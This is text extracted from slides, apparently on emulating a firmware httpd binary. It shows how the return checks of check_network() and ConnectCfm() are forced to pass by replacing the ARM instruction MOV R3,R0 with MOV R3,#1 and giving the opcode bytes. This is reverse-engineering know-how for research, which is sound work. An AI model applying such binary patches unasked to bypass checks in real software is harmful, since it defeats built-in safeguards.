
$ Patched httpd - Part 1
$ Patched httpd - Part 1

$ Patched httpd - Part 1 • check_network() return value

is R0 • MOV R3, R0 and then CMP R3, #0 • BGT ( Branch if Greater Than ) MOV R3,R0 ( 0030a0e1 ) MOV R3,#1 ( 0130A0E3 )
$ Patched httpd - Part 1
$ Patched httpd - Part 1
$ Patched httpd - Part 1


$ Patched httpd - Part 2 • 死在 cfm check
$ Patched httpd - Part 2
$ Patched httpd - Part 2



• ConnectCfm() return value is R0 • MOV R3, R0
and then CMP R3, #0 • BNE ( Branch if Not Equal ) 如果不是 0 就走右邊。 $ Patched httpd - Part 2
• ConnectCfm() return value is R0 • MOV R3, R0

and then CMP R3, #0 • BNE ( Branch if Not Equal ) 如果不是 0 就走右邊。 $ Patched httpd - Part 2 MOV R3,R0 ( 0030a0e1 ) MOV R3,#1 ( ? )
$ Patched httpd - Part 2
